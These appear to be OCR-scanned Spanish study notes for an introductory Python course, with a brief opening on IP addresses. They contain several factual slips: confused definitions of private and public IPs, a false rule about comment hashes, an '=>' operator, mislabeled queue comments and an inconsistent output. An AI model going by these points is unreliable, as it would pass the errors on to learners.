
1. Hay 2 tipos de IP (pública y privada).
2. IP Privada es la que entrega el proveedor de servicio, la que uno tiene en su casa.
3. La IP Publica es la que utilizamos para salir a Internet.
4. Existen Protocolos, Puertos y Servicios.

Python

1. Instalar **Anaconda Individual edition.**
2. #, ##, ### son comentarios, mientras más almohadillas menos importancia.
3. Las variables no son fuertemente tipado.
4. \n, salto de línea.
5. \t, tabulación.
6. Operadores:



Tipos de datos

- ★ Tipos númericos
  - ○ Tipo entero (int)
  - ○ Tipo real (float)
- ★ Tipos booleanos (bool)
- ★ Tipo de datos secuencia
  - ○ Tipo lista (list)
  - ○ Tipo tuplas (tuple)
- ★ Tipo de datos cadenas de caracteres
  - ○ Tipo cadena (str)
- ★ Tipo de datos mapas o diccionario (dict)

```
>>> type(5)
<class 'int'>
>>> type(5.5)
<class 'float'>
>>> type([1,2])
<class 'list'>
>>> type(int)
<class 'type'>
```

7. Con la función **type()**, se puede saber que tipo de datos es un valor o variable.
8. Con triple comilla nos ahorramos el salto de línea, pero no la tabulación. Ejemplo:

```
print("""De esta manera
nos ahorramos a nun
pero no a \tuna que es para tabulación.""")
```

```
De esta manera
nos ahorramos a nun
pero no a       una que es para tabulación.
```

9. Para que funcione el salto de línea o tabulación, hay que usar **print()**.
10. Se concatena con el signo +.
11. Índice de variable permite posicionarse en un string.
12. Índice se representa entre corchetes con su valor, ejemplo, profesor [2].
13. También se puede acceder de forma inversa comenzando en -1.
14. Se puede usar el índice en grupo de caracteres, de la forma:

Variable[inicio:final-1]

Ejemplo:

Profesor = “Álvaro Chirou]

Profesor[2:5] = var

15. También puede ser:

    Profesor[:5]
    Profesor[2:]

16. Para contar la cantidad de caracteres se usa la función **len(variable)**.
17. Las **listas** van entre corchete.

```
# LISTAS
```

```
listas = [5,9,"Alvaro",-8,"estudiantes"]
```

```
listas[0]
```

```
5
```

```
listas[-1]
```

```
'estudiantes'
```

```
listas[2]
```

```
'Alvaro'
```

```
listas[2:]
```

```
['Alvaro', -8, 'estudiantes']
```

```
primera_parte = [1,2,3,4]
segunda_parte = [5,6,7]
```

```
primera_parte + segunda_parte
```

```
[1, 2, 3, 4, 5, 6, 7]
```

```
segunda_parte + [8,9,10]
```

```
[5, 6, 7, 8, 9, 10]
```

```
numeros = [1, 2, 3, 4, 9, 6, 7, 8, 9]
```

```
numeros[4] = 5
```

```
numeros
```

```
[1, 2, 3, 4, 5, 6, 7, 8, 9]
```

```
numeros.append(10)
```

```
numeros
```

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

```
numeros.append(10+1)
```

```
numeros
```

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11]
```

```
abecedario = ['A', 'B', 'C', 'D']
abecedario
```

```
['A', 'B', 'C', 'D']
```

```
abecedario[:2]
```

```
['A', 'B']
```

```
abecedario[:2] = ['a', 'b']
```

```
abecedario
```

```
['a', 'b', 'C', 'D']
```

```
primero = [1, 2, 3]
segundo = [4, 5, 6]
tercero = [7, 8, 9]
cuarto = [10, 11, 12]
anidadas = [primero, segundo, tercero, cuarto]
```

```
anidadas
```

```
[[1, 2, 3], [4, 5, 6], [7, 8, 9], [10, 11, 12]]
```

```
anidadas[0]
```

```
[1, 2, 3]
```

```
anidadas[0][0]
```

```
1
```

```
anidadas[1][0]
```

```
4
```

18. Datos por teclado:

    a. Se usa la función **input()**.
    b. Lo captura queda como cadena.
    c. Si es un número hay que convertirlo con la función **int()** o **float()**.

```
# VALORES POR TECLADO
```

```
input()
```

```
Manuel
```

```
'Manuel'
```

```
# Con variable
dato = input()
```

```
Manuel
```

```
dato
```

```
'Manuel'
```

```
dato = input()
```

```
5
```

```
dato
```

```
'5'
```

```
dato + 5
```

```
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
<ipython-input-7-32c5e2662bae> in <module>
----> 1 dato + 5

TypeError: can only concatenate str (not "int") to str
```

```
dato = int(dato)
dato
```

```
5
```

```
dato + 5
```

```
10
```

```
dato = input()
```

```
5.5
```

```
dato
```

```
'5.5'
```

```
dato = float(dato)
```

```
dato
```

```
5.5
```

```
dato + 0.5
```

```
6.0
```

```
dato = float(input("Introduce un valor decimal o entero: "))
```

```
Introduce un valor decimal o entero: 1
```

```
dato
```

```
1.0
```

```
dato = float(input("Introduce un valor decimal o entero: "))
```

```
Introduce un valor decimal o entero: 3.14
```

```
dato
```

```
3.14
```

19. Operadores relacionales, lógicos y asignación. Expresiones Anidadas:

a. Operadores lógicos:

i. Es cuando se tiene un valor verdadero o falso.

```
In [3]: 2+4 == 7
Out[3]: False

In [4]: 2+4 == 6
Out[4]: True
```

ii. Los operadores lógicos son NOT, AND Y OR.
iii. Python es Case Sensitive.

```
not True
```

```
False
```

```
not (not False == True)
```

```
False
```

```
False and False
```

```
False
```

```
False and True
```

```
False
```

```
True and False
```

```
False
```

```
True and True
```

```
True
```

```
numero = 10
numero > 5 and numero < 15
```

```
True
```

```
True or True
```

```
True
```

```
True or False
```

```
True
```

```
False or True
```

```
True
```

```
False or False
```

```
False
```

```
numero > 5 or numero > 15
```

```
True
```

```
palabra  = "Alvaro"
palabra == "Salir" or palabra == "Terminar" or palabra == "Exit"
```

```
False
```

```
palabra[0] == "l"
```

```
False
```

```
palabra[0] == "A"
```

```
True
```

b. Operadores racionales:

   i. Compara 2 valores y obtiene un resultado.
   ii. Son: !=, ==, <, > <=, =>.

```
Alvaro = 20
Chirou = 5
Estudiantes = 0
```

```
Alvaro > Chirou
```

```
True
```

```
Alvaro != Chirou
```

```
True
```

```
Alvaro == Chirou
```

```
False
```

```
Alvaro == Chirou * 4
```

```
True
```

```
"Álvaro" == "Alvaro"
```

```
False
```

```
lista1 = [3, 4, 5]
lista2 = [6, 7, 8]
```

```
lista1 == lista2
```

```
False
```

```
len(lista1) == len(lista2)
```

```
True
```

c. Expresiones anidadas y operadores de asignación:

   i. Primero resolver lo que esta entre paréntesis,
   ii. Luego las expresiones aritméticas,
   iii. Luego las expresiones relacionales,
   iv. Finalmente, las expresiones lógicas.

```
primero = 8
segundo = 10
```

```
primero * segundo - 4 ** primero or not (primero % segundo) == 0
```

```
-65456
```

```
primero * segundo - 4 ** primero <= 8 or not (primero % segundo) == 0
```

```
True
```

v. Operadores de asignación son: =, +=, -=, *=, /=, %=, **=.

20. Estructuras de control:

a. La tabulación siempre se respeta.
b. IF:

```
if True:
    print("Imprimo esto porque la evaluación fue verdadera.")
```

```
Imprimo esto porque la evaluación fue verdadera.
```

```
Alvaro = 10
if Alvaro == 10:
    print("Alvaro vale 67")
if Alvaro == 10:
    print("Alvaro vale 10")
```

```
Alvaro vale 67
Alvaro vale 10
```

```
if Alvaro == 11 and Alvaro == 10:
    print("No va a entrar")
```

```
if Alvaro == 11 or Alvaro == 10:
    print("Si va a entrar")
```

```
Si va a entrar
```

c. IF ELSE y ELIF:

```
alvaro = 10
if alvaro % 2 == 0:
    print("El resto es 0")
else:
    print("El resto no es 0")
```

```
El resto es 0
```

```
frase = "Hola"
if frase == "Entrar":
    print("Bienvenid@s")
elif frase == "Hola":
    print("Nos están saludando")
else:
    print("Esto es algo cuando no da ningún resultado")
```

```
Nos están saludando
```

```
final = float(input('Coloca la nota: '))
if final >= 9:
    print('Sos un genio')
elif final >= 7:
    print('Aprobaste!')
elif final == 6:
    print('Te falto un poco!')
elif final <= 5:
    print('Tuviste que haber estudiado en el curso del Python de Alvaro!')
else:
    print('No se donde estudias porque la nota que pusiste no la puedo evaluar.')
```

```
Coloca la nota: 8
Aprobaste!
```

d. WHILE:

```
iteracion = 0
while iteracion <= 10:
    iteracion += 1
    if iteracion == 4:
        print('Estoy iterando, van = ', iteracion)
        break
else:
    print('Imprimo esto porte se termino y es el else.')
```

```
Estoy iterando, van =  4
```

e. EJEMPLO:

```
print('Elige tu propio camino...')
inicio = input("\nEscribe empezar para iniciar el programa: ")
while(inicio == 'empezar'):
    print("""\n¿Qué camino queres elegir\n
    Escribe la opción con número:\n
    1. QUIERO QUE ME SALUDES.
    2. DESEO MULTIPLICAR YA QUE NO SE COMO HACERLO.
    3. QUIERO SALIR DE ESTE PROGRAMA.""")
    opcion = input()
    if opcion == '1':
        print('\nHola como estas.\n')
    elif opcion == '2':
        numero1 = float(input('Introduce el primer número a multiplicar: '))
        numero2 = float(input('Introduce el segundo número a multiplicar: '))
        print('El resultado es: ', numero1 * numero2)
    elif opcion == '3':
        print('Que tengas un lindo día.')
        break
    else:
        print('\nPor favor selecciona la opción correcta.\n')
```

f. FOR:

```
lista = [1, 2, 3, 4, 5, 6, 7, 8, 9]
for recorrer in lista:
    print(recorrer)
```

```
1
2
3
4
5
6
7
8
9
```

```
indice = 0
for recorrer in lista:
    lista[indice] *= 10
    indice += 1
lista
```

```
[10, 20, 30, 40, 50, 60, 70, 80, 90]
```

La función enumerate(), permite obtener el contador y el valor.

```
lista = [1, 2, 3, 4, 5, 6, 7, 8, 9]
indice = 0
for indice, recorrer in enumerate(lista):
    lista[indice] *= 10
lista
```

```python
lista = [1, 2, 3, 4, 5, 6, 7, 8, 9]
indice = 0
for indice, recorrer in enumerate(lista):
    print(indice, recorrer)
lista
```

```
0 1
1 2
2 3
3 4
4 5
5 6
6 7
7 8
8 9

[1, 2, 3, 4, 5, 6, 7, 8, 9]
```

```python
string = 'Manuel'
for caracter in string:
    print(caracter)
```

```
M
a
n
u
e
l
```

```python
for i in range(10):
    print(i)
```

```
0
1
2
3
4
5
6
7
8
9
```

```
for i in range(10):
    print(i)
```

```
0
1
2
3
4
5
6
7
8
9
```

```
range(10)
```

```
range(0, 10)
```

```
for i in [1,2,3,4,5]:
    print(i)
```

```
1
2
3
4
5
```

```
list(range(10))
```

```
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

21. **Tuplas, Diccionarios, Conjuntos, Pilas y Colas**:

    a. Tuplas: son como listas, pero inmutables, es decir, no se puede modificar el contenido. Se escribe entre paréntesis.

```
t = ('Manuel', 'Levicoy', 'estudiantes', 10, [1,2,8], 10, -80)
```

```
t
```

```
('Manuel', 'Levicoy', 'estudiantes', 10, [1, 2, 8], 10, -80)
```

```
t[0]
```

```
'Manuel'
```

```
t[3]
```

```
10
```

```
t[2]
```

```
'estudiantes'
```

```
t[2:]
```

```
('estudiantes', 10, [1, 2, 8], 10, -80)
```

La tupla no se puede modificar, ejemplo:

```
t[0] = 'Juana'
```

```
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
<ipython-input-8-b50887e0682f> in <module>
----> 1 t[0] = 'Juana'

TypeError: 'tuple' object does not support item assignment
```

Para ver la cantidad de elementos se usa la función **len()**:

```
len(t)
```

```
7
```

```
len(t[0])
```

```
6
```

Para ver la posición de un elemento se usa la función **index()**:

```
t.index('Levicoy')
```

```
1
```

```
t.index('otro')
```

```
---------------------------------------------------------------------------
ValueError                                Traceback (most recent call last)
<ipython-input-12-679b03f063e1> in <module>
----> 1 t.index('otro')

ValueError: tuple.index(x): x not in tuple
```

Para ver cuantas veces aparece un elemento en la Tupla se usa la función **count()**:

```
t.count('Levicoy')
```

```
1
```

```
t.count(10)
```

```
2
```

La función **append()** que permite agregar un nuevo elemento no se puede usar ya que las tuplas no se pueden modificar:

```
t.append('a')
```

```
---------------------------------------------------------------------------
AttributeError                            Traceback (most recent call last)
<ipython-input-15-63dbd90006a1> in <module>
----> 1 t.append('a')

AttributeError: 'tuple' object has no attribute 'append'
```

b. Conjuntos: Son colecciones desordenadas, permite comprobar la pertenencia de los grupos y la eliminación de los elementos duplicados. Se colocan entre llaves {}.

Para agregar elementos al conjunto:

```
con = {5, 4, 3}
con
```

```
{3, 4, 5}
```

```
con.add(2)
con
```

```
{2, 3, 4, 5}
```

```
con.add(6)
con
```

```
{2, 3, 4, 5, 6}
```

```
con.add('H')
con.add('B')
con.add('Y')
con.add('A')
con.add('Z')
con
```

```
{2, 3, 4, 5, 6, 'A', 'B', 'H', 'Y', 'Z'}
```

Para ver si un elemento se encuentra en el conjunto:

```
coleccion = {'MisEstudiantes', 'Yo', 'Vos'}
```

```
'Vos' in coleccion
```

```
True
```

```
'Cualquiera' in coleccion
```

```
False
```

Los conjuntos no permiten elementos repetidos, por ejemplo:

```
repetido = {'repetido', 'repetido', 'repetido', 'repetido', 'repetido', 'repetido'}
repetido
```

```
{'repetido'}
```

Para crear un conjunto se usa la función **set()**:

```
lista = [5, 5, 6, 6, 7, 7]
```

```
conjunto = set(lista)
conjunto
```

```
{5, 6, 7}
```

```
cadena = 'Mañana martes 8 va a ser un día ercelente, jajajaja'
```

```
set(cadena)
```

```
{' ',
 ',',
 '8',
 'M',
 'a',
 'c',
 'd',
 'e',
 'j',
 'l',
 'm',
 'n',
 'r',
 's',
 't',
 'u',
 'v',
 'í',
 'ñ'}
```

c. Diccionario: Son similares a las listas, ocupan una clave única, en otros leguajes se conocen como arreglos asociativos. Su forma es {clave:valor}

```
# Declaración de un diccionario
diccionario = {'Alvaro':'Chirou', 'Estudiantes':'Genios'}
# Función Type() para ver que tipo es
type(diccionario)
```

```
dict
```

```
# Mostrar el valor de la clave 'Alvaro'
diccionario['Alvaro']
```

```
'Chirou'
```

```
# Cambiar el valor de la clave 'Alvaro'
diccionario['Alvaro'] = 'Profesor'
# Mostramos
diccionario
```

```
{'Alvaro': 'Profesor', 'Estudiantes': 'Genios'}
```

```
# Eliminamos un elemento del diccionario
del(diccionario['Alvaro'])
# Mostramos
diccionario
```

```
{'Estudiantes': 'Genios'}
```

```python
# Declaramos otro diccionario
edades_de_mis_estudiantes = {'estudiantes':20, 'otros':30}
# Mostramos
edades_de_mis_estudiantes
```

```
{'estudiantes': 20, 'otros': 30}
```

```python
# Aumentamos en 1 el valor de los 'estudiantes'
edades_de_mis_estudiantes['estudiantes']+=1
# Mostramos
edades_de_mis_estudiantes
```

```
{'estudiantes': 21, 'otros': 30}
```

```python
# Sumamos las edades
edades_de_mis_estudiantes['estudiantes'] + edades_de_mis_estudiantes['otros']
```

```
51
```

```python
# Mostramos las claves del diccionario
for edades in edades_de_mis_estudiantes:
    print(edades)
```

```
estudiantes
otros
```

```python
# Mostramos las claves y sus valores del diccionario
for edades in edades_de_mis_estudiantes:
    print(edades, edades_de_mis_estudiantes[edades])
```

```
estudiantes 21
otros 30
```

```python
# Agregamos un diccionario dentro de una lista
lista = []
lista.append(edades_de_mis_estudiantes)
# Mostramos
lista
```

```
[{'estudiantes': 21, 'otros': 30}]
```

```python
edades_de_mis_estudiantes = {'masestudiantes':40, 'masgenios':50}
# Agregamos otra lista
lista.append(edades_de_mis_estudiantes)
# Mostramos
lista
```

```
[{'estudiantes': 21, 'otros': 30}, {'masestudiantes': 40, 'masgenios': 50}]
```

d. Pilas: Sale el último que ingresa.

```
# Generamos una lista
apilar = [1, 2, 3, 4]
```

```
# Agregamos un 3
apilar.append(3)
```

```
# Agregamos un 6
apilar.append(6)
```

```
# Agregamos un 8
apilar.append(8)
```

```
# Mostramos
apilar
```

```
[1, 2, 3, 4, 3, 6, 8]
```

```
# Quitamos el último elemento insertado (este se pierde)
apilar.pop()
```

```
8
```

```
# Mostramos
apilar
```

```
[1, 2, 3, 4, 3, 6]
```

```
# para no perderlo hay que guardarlo en una variable
no_perderlo = apilar.pop()
no_perderlo
```

```
6
```

e. Colas: Sale el primero que ingresa.

```
# Llamamos a la librería deque
from collections import deque
```

```
# Declaramos una cola
colas = deque()
```

```
# Mostramos
colas
```

```
deque([])
```

```
# Verificamos el tipo
type(colas)
```

```
collections.deque
```

```
# Insertamos elementos
colas = deque(['Alvaro', 'Estudiantes', 'Familia', 'genios'])
```

```
# Mostramos
colas
```

```
deque(['Alvaro', 'Estudiantes', 'Familia', 'genios'])
```

```
# Quitamos el primero en ingresar, en este caso 'genios'
colas.pop()
```

```
'genios'
```

```
# Quitamos el último en ingresar, en este caso 'Alvaro'
colas.popleft()
```

```
'Alvaro'
```

```
# Mostramos
colas
```

```
deque(['Estudiantes', 'Familia'])
```

22. **Entrada por Teclado y Salida por Pantalla**

a. Entrada por teclado:

```
ingreso = input("Ingresa tu clave: ")
```

```
Ingresa tu clave: MiClave123
```

```
ingreso
```

```
'MiClave123'
```

```
listas = []
print("Ingresa ya mismo 5 números: ")
for i in range(5):
    listas.append(input("Ingresa un número: "))
listas
```

```
Ingresa ya mismo 5 números:
Ingresa un número: 1
Ingresa un número: 2
Ingresa un número: 3
Ingresa un número: 4
Ingresa un número: 5

['1', '2', '3', '4', '5']
```

b. Salida por pantalla:

```
print("Hola mis queridos amigos.")
```

```
Hola mis queridos amigos.
```

```
variable = 'Alvaro Chirou'
otra = 'Genios estudiantes'
forma = "El profesor '{}' y sus '{}'".format(variable, otra)
```

```
forma
```

```
"El profesor 'Alvaro Chirou' y sus 'Genios estudiantes'"
```

```
print(forma)
```

```
El profesor 'Alvaro Chirou' y sus 'Genios estudiantes'
```

```
forma = "El profesor '{1}' y sus '{0}'".format(variable, otra)
```

```
forma
```

```
"El profesor 'Genios estudiantes' y sus 'Alvaro Chirou'"
```

```
print('{:10}'.format('Alvaro Chirou'))
```

```
Alvaro Chirou
```

```
print('{:>50}'.format('Alvaro Chirou'))
```

```
                                          Alvaro Chirou
```

23. **Funciones**:

    a. Funciones:

```python
# Declaración de una función
def estudiantes():
    print("Genios mis estudiantes parte de mi familia digital")
# Llamamos a la función
estudiantes()
```

```
Genios mis estudiantes parte de mi familia digital
```

```python
# Declaración de otra función
def tabla_del_7():
    for x in range(10):
        print("7 * {} = {}".format(x, 7*x))
# Llamamos a la función
tabla_del_7()
```

```
7 * 0 = 0
7 * 1 = 7
7 * 2 = 14
7 * 3 = 21
7 * 4 = 28
7 * 5 = 35
7 * 6 = 42
7 * 7 = 49
7 * 8 = 56
7 * 9 = 63
```

```python
# Declaración de otra función
def advierto():
    varaible = 'alvaro'
# Llamamos a la función
advierto()
```

```python
# La variable no es Global, por eso arroja error
variable
```

```
---------------------------------------------------------------------------
NameError                                 Traceback (most recent call last)
<ipython-input-5-1748287bc46a> in <module>
----> 1 variable

NameError: name 'variable' is not defined
```

```
# Modificamos la función
def advierto():
    # Declaramos la variable como Global
    global variable
    variable = 'alvaro'
    print(variable)
# Llamamos a la función
advierto()

# Renombramos la variable desde fuera,
# esto no se puede
variable = 'chirou'
#Llamamos a la función
advierto()
# Imprimimos la variable
print(variable)
```

```
alvaro
alvaro
alvaro
```

b. Retorno y envío de valores:

```
# Definimos una variable
def estudiantes():
    return "Mis estudiantes son unos genios"
# Llamamos a la función
estudiantes()
```

```
'Mis estudiantes son unos genios'
```

```
# Llamamos nuevamente a la función
print(estudiantes())
```

```
Mis estudiantes son unos genios
```

```
# Definimos nueva función
def estudiantes():
    return [5, 6, 4, 7]
# Llamamos a la función
print(estudiantes())
```

```
[5, 6, 4, 7]
```

```
# Llamamos, pero imprimimos una sola parte de la lista
print(estudiantes()[0:2])
```

```
[5, 6]
```

```python
# Definimos una nueva función
def estudiantes():
    # Retornamos multiples variables
    return "Alvaro Chirou", 'Mis estudiantes', 10, [5, 6, 4, 7]
# Llamamos a la función
estudiantes()
```

```
('Alvaro Chirou', 'Mis estudiantes', 10, [5, 6, 4, 7])
```

```python
# Asignación multiple de variables
a, b, c, d = estudiantes()
```

```python
print(a)
```

```
Alvaro Chirou
```

```python
print(b)
```

```
Mis estudiantes
```

```python
print(c)
```

```
10
```

```python
print(d)
```

```
[5, 6, 4, 7]
```

```python
# Definimos otra variable
def multiplicacion(i, x):
    return i * x
# Llamamos a la función
multiplicacion(5,5)
```

```
25
```

```python
variable = multiplicacion(8,2)
print(variable)
```

```
16
```

c. Funciones argumentos:

```
# Definimos una función
def funciones(a,b):
    return a-b
# Llamamos
funciones(2,2)
```

```
0
```

```
# Esta función exige los 2 parametros, por eso arroja el error
funciones()
```

```
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
<ipython-input-26-181b57e0ac08> in <module>
----> 1 funciones()

TypeError: funciones() missing 2 required positional arguments: 'a' and 'b'
```

```
# Otra forma de llamar
funciones(b=2, a=1)
```

```
-1
```

```
# Definimos otra función, pero validamos los parámetros
def nulo(x=None, i=None):
    if x == None or i == None:
        print('Amigo, debes ingresar los números')
        return
    return x/i
# Llamamos
nulo()
```

```
Amigo, debes ingresar los números
```

```
nulo(2,2)
```

```
1.0
```

Argumentos indeterminados por posición (tuplas):

```
def argu(*tu):
    for tus in tu:
        print(tus)
```

```
argu('Alvaro', 'Chirou', 'estudiantes', 10, [1, 2, 3])
```

```
Alvaro
Chirou
estudiantes
10
[1, 2, 3]
```

Argumentos indeterminados por nombre (diccionarios):

```
def nombre_diccionario(*tu, **lo):
    b = 0
    for tus in tu:
        b += tus
    print(b)
    for x in lo:
        print(x, " ", lo[x])

nombre_diccionario(1, 2, 3, 4, Alvaro = 'Chirou', Estudiantes = 'Genios', Calificaciones = [7, 8, 9])
```

```
10
Alvaro   Chirou
Estudiantes   Genios
Calificaciones   [7, 8, 9]
```

d. Funciones recursivas e integrada:

```python
# Funciones recursivas
def recursiva(numero):
    print(numero)
    if numero > 0:
        recursiva(numero-1)
    else:
        print("Termino la cuenta atras")
        exit
recursiva(10)
```

```
10
9
8
7
6
5
4
3
2
1
0
Termino la cuenta atras
```

```python
# Algunas funciones integradas
```

```python
e = int("15")
e
```

```
15
```

```python
bin(15)
```

```
'0b1111'
```

```python
hex(15)
```

```
'0xf'
```

```python
abs(-10)
```

```
10
```

```python
round(5.5)
```

```
6
```

```python
round(5.4)
```

```
5
```

```python
len("Manuel")
```

```
6
```

```python
help()
```

24. Errores y Excepciones

a. Errores:

```
# Falto cerrar el print
print('Alvaro
```

```
  File "<ipython-input-9-865368f2d93c>", line 2
    print('Alvaro
                 ^
SyntaxError: EOL while scanning string literal
```

```
# El mandato ping no esta definido
ping('Cualquiera')
```

```
---------------------------------------------------------------------------
NameError                                 Traceback (most recent call last)
<ipython-input-4-b3d93b635b78> in <module>
      1 # El mandato ping no esta definido
----> 2 ping('Cualquiera')

NameError: name 'ping' is not defined
```

```
lista = []
```

```
lista
```

```
[]
```

```
# Ver el tipo
type(lista)
```

```
list
```

```
# Intenta sacar un elemento y la lista esta vacia
lista.pop()
```

```
---------------------------------------------------------------------------
IndexError                                Traceback (most recent call last)
<ipython-input-15-3804757e79d6> in <module>
      1 # Intenta sacar un elemento y la lista esta vacia
----> 2 lista.pop()

IndexError: pop from empty list
```

b. Excepciones múltiples:

```
variable = float(input("Introduce algo: "))
a = 2
print("Resultado: ", a * variable)
```

```
Introduce algo: w

---------------------------------------------------------------------------
ValueError                                Traceback (most recent call last)
<ipython-input-1-56dce57db932> in <module>
----> 1 variable = float(input("Introduce algo: "))
      2 a = 2
      3 print("Resultado: ", a * variable)

ValueError: could not convert string to float: 'w'
```

```
try:
    variable = float(input("Introduce un número: "))
    a = 2
    print("Resultado: ", a * variable)
except:
    print("Ingresaste cualquier otra cosa menos la que se te pidio.")
```

```
while(True):
    try:
        variable = float(input("Introduce un número: "))
        a = 2
        print("Resultado: ", a * variable)
        break
    except:
        print("Ingresaste cualquier otra cosa menos la que se te pidio.")
```

```
Introduce un número: w
Ingresaste cualquier otra cosa menos la que se te pidio.
Introduce un número: 2
Resultado:  4.0
```

```
while(True):
    try:
        variable = float(input("Introduce un número: "))
        a = 2
        print("Resultado: ", a * variable)
    except:
        print("Ingresaste cualquier cosa, intenta de nuevo.")
    else:
        print("Inicio de sesión correcto")
        break
    finally:
        print("Siempre me repito este mensaje")
```

```
Introduce un número: 23
Resultado:  46.0
Inicio de sesión correcto
Siempre me repito este mensaje
```

c. Excepciones múltiples e invocación de excepciones:

```
try:
    a = input("Número: ")
    10/a
except Exception as x:
    # Indica el tipo de excepción
    print(type(x).__name__)
```

```
Número: a
TypeError
```

```
try:
    a = float(input("Número: "))
    10/a
except TypeError:
    print("Esto es una cadena.")
except ValueError:
    print("La cadena debe ser un número.")
except ZeroDivisionError:
    print("No se puede dividir por cero.")
except Exception as x:
    print(type(x).__name__)
```

```
Número: 0
No se puede dividir por cero.
```

```
# excepción manual
def profesor(estudiantes=None):
    if estudiantes is None:
        print("Debe escribir algo")
profesor()
```

```
Debe escribir algo
```

```
profesor("algo")
```

```
# raise muestra el mensaje aunque ocurra el error
def profesor(estudiantes=None):
    raise ValueError("Debe escribir algo***")

profesor()
```

```
---------------------------------------------------------------------------
ValueError                                Traceback (most recent call last)
<ipython-input-7-8f96bf5bdbe5> in <module>
      3     raise ValueError("Debe escribir algo***")
      4
----> 5 profesor()

<ipython-input-7-8f96bf5bdbe5> in profesor(estudiantes)
      1 # raise muestra el mensaje aunque ocurra el error
      2 def profesor(estudiantes=None):
----> 3     raise ValueError("Debe escribir algo***")
      4
      5 profesor()

ValueError: Debe escribir algo***
```

25. POO (Programación Orientada a Objetos)

a. POO objetos y clases:

```
# Objeto: entidad que agrupa un estado
# Clase: Crean los objetos

# Creamos una clase vacia con el pass
class Estudiantes:
    pass

# Instanciamos la clase, creamos el objeto
Estudiantes = Estudiantes()

type(Estudiantes)
```

```
__main__.Estudiantes
```

b. Atributos y Métodos de una clase:

```
# Creamos la clase vacia
class Auto:
    pass

# Creamos el objeto
consecionaria = Auto()

# Le damos algunos atributos
consecionaria.color = "Rojo"
consecionaria.puertas = "Muchas"
print("Mi auto es de color: ", consecionaria.color)
```

```
Mi auto es de color:  Rojo
```

```
class Auto:
    Rojo = False
c = Auto()
c.Rojo
```

```
False
```

```python
# Creamos la clase
class Auto:
    # Declaramos un atributo
    Rojo = False

    # Metodo de iniciación, con self se puede acceder
    # a los métodos y atributos de la clase
    def __init__(self):
        print("Se creo un Auto")

    # Metodo
    def fabricar(self):
        self.Rojo = True

    # Metodo
    def confirmar_fabricacion(self):
        if(self.Rojo):
            print("Auto coloreado en rojo")
        else:
            print("Aun no esta coloreado")

# Creamos el objeto
a = Auto()
# Llamamos a los métodos
a.confirmar_fabricacion()
a.fabricar()
a.confirmar_fabricacion()
```

```
Se creo un Auto
Aun no esta coloreado
Auto coloreado en rojo
```

```python
class Auto:
    Rojo = False

    def __init__(self, puertas = None, color = None):
        self.puertas = puertas
        self.color = color
        if puertas is not None and color is not None:
            print("Se creo un auto con {} puertas y de color {}".format(puertas, color))

    def fabricar(self):
        self.Rojo = True

    def confirmar_fabricacion(self):
        if(self.Rojo):
            print("Auto coloreado en rojo")
        else:
            print("Aun no esta coloreado")

a = Auto("2", "Verde")
```

```
Se creo un auto con 2 puertas y de color Verde
```

c. Clases – Métodos especiales:

```
class Fabrica:
    # Contructor (se va creando un auto cada vez que se llama)
    def __init__(self, tiempo, nombre, ruedas):
        self.tiempo = tiempo
        self.nombre = nombre
        self.ruedas = ruedas
        print("Se creo el auto", self.nombre)
    # Destructor (va eliminando un auto, permite solo crear uno)
    def __del__(self):
        print("Se elimino el auto", self.nombre)
    # Permite agregar un texto
    def __str__(self):
        return "{} se fabrico con exito, en el tiempo {} y tiene esta cantidad de ruedas {}.".
        format(self.nombre, self.tiempo, self.ruedas)
    # Muestra el largo
    def __len__(self):
        return self.tiempo
```

```
# Se crea el objeto
a = Fabrica(10, "Daniel", 4)
```

```
Se creo el auto Daniel
Se elimino el auto Pedro
```

```
# Se vuelve a crear el objeto
